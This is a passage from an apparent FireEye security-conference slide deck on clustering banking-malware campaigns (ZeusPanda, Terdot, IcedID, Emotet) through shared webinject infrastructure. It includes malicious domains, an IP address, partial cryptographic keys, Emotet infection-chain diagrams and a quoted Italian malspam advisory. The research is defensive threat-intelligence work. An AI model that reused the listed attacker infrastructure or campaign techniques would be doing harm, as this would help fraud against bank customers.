                 ]
    url = self.get_reg_match(url_regex, code_block)
    if url:
        urls.append(url)

    return urls
```

Automation

Activity Clustering

- Define actor differentiator per family
 - ZeusPanda = RC4 key, Corebot = “core_token” etc
- Assign human readable value to each cluster or “Threat Group”
 - *Gh38glsvjWvc* = *tg_terdot_1*, *10291029JSJUYNHG* = *tg_goziisfb_53*, *7200* = *tg_dridex_8*
- Create relationship between Webinjects derived data and Threat Group in Graph DB
 - (URL)-[:BelongsTo]->(ThreatGroup)
 - (URL)-[:BelongsTo]->(InjectsSystem)

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Interesting Results

Interesting Results

Overview

- Identify instances of Webinjects network infrastructure overlap between auto-generated groups
 - (Webinjects System URL/Domain/IP) [BelongsTo] > 1 (“Threat Group”)
- Look into controllers, distribution, targeting to determine the nature of the relationship
 - Same actor using new key?
 - Same actor using different malware?
 - Same actor as affiliate of different malware?
 - Webinjects being used as a service?

Interesting Results

Chanitor/Moskalvzapoe

- Well publicized email distribution campaign - <https://www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf>
- PDF/OLE attachment -> Chanitor -> Pony, Evil Pony, Banking Malware
- January 2017 switched from Vawtrak to Terdot, late 2017 -> ZeusPanda
- Temporarily deployed other families: IcedID, ISFB, Danabot, and others
- Distribution and payloads not necessarily same group
- Webinjects infrastructure shows relationship between the banking malware payloads

Interesting Results

Chanitor/Moskalvzapoe

- Terdot
 - RC4 key: *TyweJ848wWb7o0JfQMfY6pyd6YEp0pl2* – *tg_terdot_1*
- ZeusPanda
 - RC4/RSA key: *30820121300d06092a864886f70d0101010....* – *tg_zeuspanda_71*
- IcedID
 - One RSA key, injects don't change with campaigns -> *tg_icedid_1*

Interesting Results

Chanitor/Moskalvzapoe

- Both *tg_terdot_1* and *tg_zeuspanda_71* have US-targeted Webinjects, using *lob_ats* and unusual, obfuscated version of *yummba*
- *Yummba* domain reveals an overlap
 - **halftrust.com** in both sets of Injects
- *lob_ats* domains reveal other relationships
 - **https://regioncdn.com/lob.php** + others used by *tg_terdot_1* and *tg_terdot_29*
 - additional Terdot group
 - **https://demdex.me/lob.php** used by *tg_goziisfb_26* and *tg_terdot_29* – ISFB link
 - **https://aesofa.com/lob.php** used by *tg_zeuspanda_71*, *tg_icedid_1*, *tg_corebot_22* – links to IcedID and Corebot

Interesting Results

The Italian Job (2)

- Italian Org-focused spam campaign
- Widely documented using ZeusPanda and xls downloaders
- Cutwail distribution
- Webinjects System domain overlaps indicate use of other malware

Interesting Results

The Italian Job


Home > Notizie > Nuova ondata di malspam su territorio Italiano

Nuova ondata di malspam su territorio Italiano

Italia malspam malware


Dal monitoraggio delle fonti è stata rilevata una nuova ondata di mail malevole finalizzate a diffondere malware bancario. Trattasi di campagna di diffusione simile a quella di recente trattata nella news del 16 aprile: "[Campagna di diffusione del malware Zeus Panda tramite allegati Excel](#)".

In base a quanto rilevato finora, il messaggio malevolo si presenta con l'oggetto "invia fattura" o "fattura service". Di seguito alcuni dei messaggi [rilevati](#):



JAMESWT @JAMESWT_MHT [Follow](#)

#zeuspanda xls downloader
[app.any.run/tasks/f56a0254 ...](http://app.any.run/tasks/f56a0254...)
 s://bitcloud.gq/sdk
 payload
[virustotal.com/en/file/68264c ...](http://virustotal.com/en/file/68264c...)
[virustotal.com/en/file/796f76 ...](http://virustotal.com/en/file/796f76...)
 @SettiDavide89 @Antelox @James_inthe_box
 @malwrhunterteam



4148-2018-(info).xls (MD5: 4004D0DD9156CE072CE6EC926C769FA) - Interac...

Interactive malware hunting service. Any environments ready for live testing most type of threats. Without install Without waiting.

<https://twitter.com/Antelox/status/960445899611701248>
https://twitter.com/JAMESWT_MHT/status/966277394339454976
<https://mailchi.mp/5204b8e5d407/warning-ondata-di-attacco-zeuspanda>
<https://twitter.com/SettiDavide89/status/968427150138277889>
https://twitter.com/JAMESWT_MHT/status/983664945735880705
<https://www.cert-pa.it/notizie/nuova-ondata-di-malspam-su-territorio-italiano/>
<https://cofense.com/zeus-panda-advanced-banking-trojan-gets-creative-scam-affluent-victims-italy/>
<https://reaqta.com/2018/09/global-malware-campaign-using-zeus-panda/>

Interesting Results

The Italian Job

- ZeusPanda RC4/RSA key: 30820121300d06092a864886f7... = *tg_zeuspanda_63* (Q4 2017-Q3 2018)
- Mostly using *delsrc* and *adm_ssl*
- Older activity
 - **saberstat.top**, **westrostres.bid**, **sslstats.info**, **elementaleios.win**: *tg_zeuspanda_52* (Q3 2017-Q2 2018), *tg_zeuspanda_15* (Q2 2017-Q4 2017), *tg_terdot_22* (Q2 2017-Q4 2017)
- Newer activity
 - **guardnet.review** (*tg_zeuspanda_63*: June 2018): *tg_goziisfb_62* (September 2018)
 - **31.214.157.12**: Danabot botnets: 3, 4, 9

Interesting Results

American Panda

- North American targeted, using ZeusPanda delivered through Emotet (CA,US)
- Webinjects System domains overlap with ISFB, Corebot, Gootkit, Nymaim groups
- High degree of success

Interesting Results

American Panda

- <https://www.malware-traffic-analysis.net/2018/07/02/index.html>
- <https://www.malware-traffic-analysis.net/2018/08/16/index2.htm>

2018-08-16 - EMOTET INFECTIONS WITH ZEUS PANDA BANKER ON 2018-08-15 & 2018-08-16

ASSOCIATED FILES:

- 2018-08-14-thru-16-Emotet-malspam-9-email-examples.zip 420 kB (420,083 bytes)
- 2018-08-16-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip 1.4 MB (1,352,380 bytes)
- 2018-08-16-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip 4.2 MB (4,225,183 bytes)
- 2018-08-14-thru-16-malware-associated-with-Emotet-infections.zip 1.2 MB (1,152,372 bytes)

NOTES:

- Still seeing Zeus Panda Banker caused by Emotet, very similar to what I posted earlier this week on 2018-08-14
- This ties into a recent Unit 42 blog I wrote last month, [Malware Team Up: Malspam Pushing Emotet + Trickbot](#)

EMOTET LINK INFECTION CHAIN

```

graph LR
    A[MALSPAM] --> B[WEB LINK]
    B --> C[WORD DOC]
    C --> D[ENABLE MACROS]
    D --> E[EMOTET]
    E --> F[FOLLOW-UP MALWARE]
  
```

EMOTET ATTACHMENT INFECTION CHAIN

```

graph LR
    A[MALSPAM] --> B[WORD DOC]
    B --> C[EMOTET]
    C --> D[FOLLOW-UP MALWARE]
  
```

Shown above: Flow chart typical Emotet malspam infections.

2018-07-02 - EMOTET INFECTION TRAFFIC WITH ZEUS PANDA BANKER


ASSOCIATED FILES:

- 2018-07-02-Emotet-malspam-16-email-examples.txt.zip 4.8 kB (4,767 bytes)
 - 2018-07-02-Emotet-malspam-16-email-examples.txt (15,796 bytes)
- 2018-07-02-Emotet-malspam-infection-traffic-in-AD-environment.pcap.zip 4.6 MB (4,620,312 bytes)
 - 2018-07-02-Emotet-malspam-infection-traffic-in-AD-environment.pcap (5,303,730 bytes) |li>
- 2018-07-02-malware-associated-with-Emotet-infection.zip 541 kB (541,462 bytes)
 - 2018-07-02-downloaded-Word-doc-with-macro-for-Emotet.doc (232,192 bytes)
 - 2018-07-02-Emotet-malware-binary-1-of-2.exe (208,896 bytes)
 - 2018-07-02-Emotet-malware-binary-2-of-2.exe (203,776 bytes)
 - 2018-07-02-Zeus-Panda-Banker-caused-by-Emotet.exe (223,744 bytes)

NOTES:

- Generated this infection in an Active Directory (AD) environment, just to see if anything unusual happened.
- So the traffic in today's pcap is a little messier than in my normal blog posts.
- From what I can tell, nothing unusual happened, other than the expected infection traffic.

Emotet malspam infection from 2018-07-02



Shown above: Chain of events for today's infection.

Interesting Results

American Panda

- RC4/RSA key = *tg_zeuspanda_51*
- US/CA Orgs (mostly banks), also Cryptocurrencies, Payroll/Tax
- *Tables, inj_inj, Yummba, delsrc*
- **gremnova.xyz**
 - *tg_corebot_25*
- **farleza.co**
 - *tg_goziisfb_5*
- **k1s0loki0.com**
 - *tg_gootkit_14, tg_gootkit_93, tg_gootkit_99, tg_corebot_25, tg_zeuspanda_64*
- **oncofonderot.top**
 - *tg_nymaim_1, tg_goziisfb_82, tg_goziisfb_63, tg_goziisfb_5*

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Summary



Summary

- Relatively small number of Webinjects Systems widely used, easy to identify
- Webinjects often have their own infrastructure which can be tracked – “follow the money”
- Activity within Malware Families used by multiple entities can be clustered based on certain information such as cryptographic keys
- Modelling data related to Banking Malware and Webinjects infrastructure in a GraphDB allows us to easily cluster activity across Malware Families
- Actors use multiple Malware Families with reasonable regularity

The FireEye logo consists of the word "FireEye" in a dark grey, sans-serif font, enclosed within a thin, light blue circular border. The background of the slide is a light blue gradient with abstract geometric shapes in the top right corner, including red circles and black and white angular forms.

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Thank You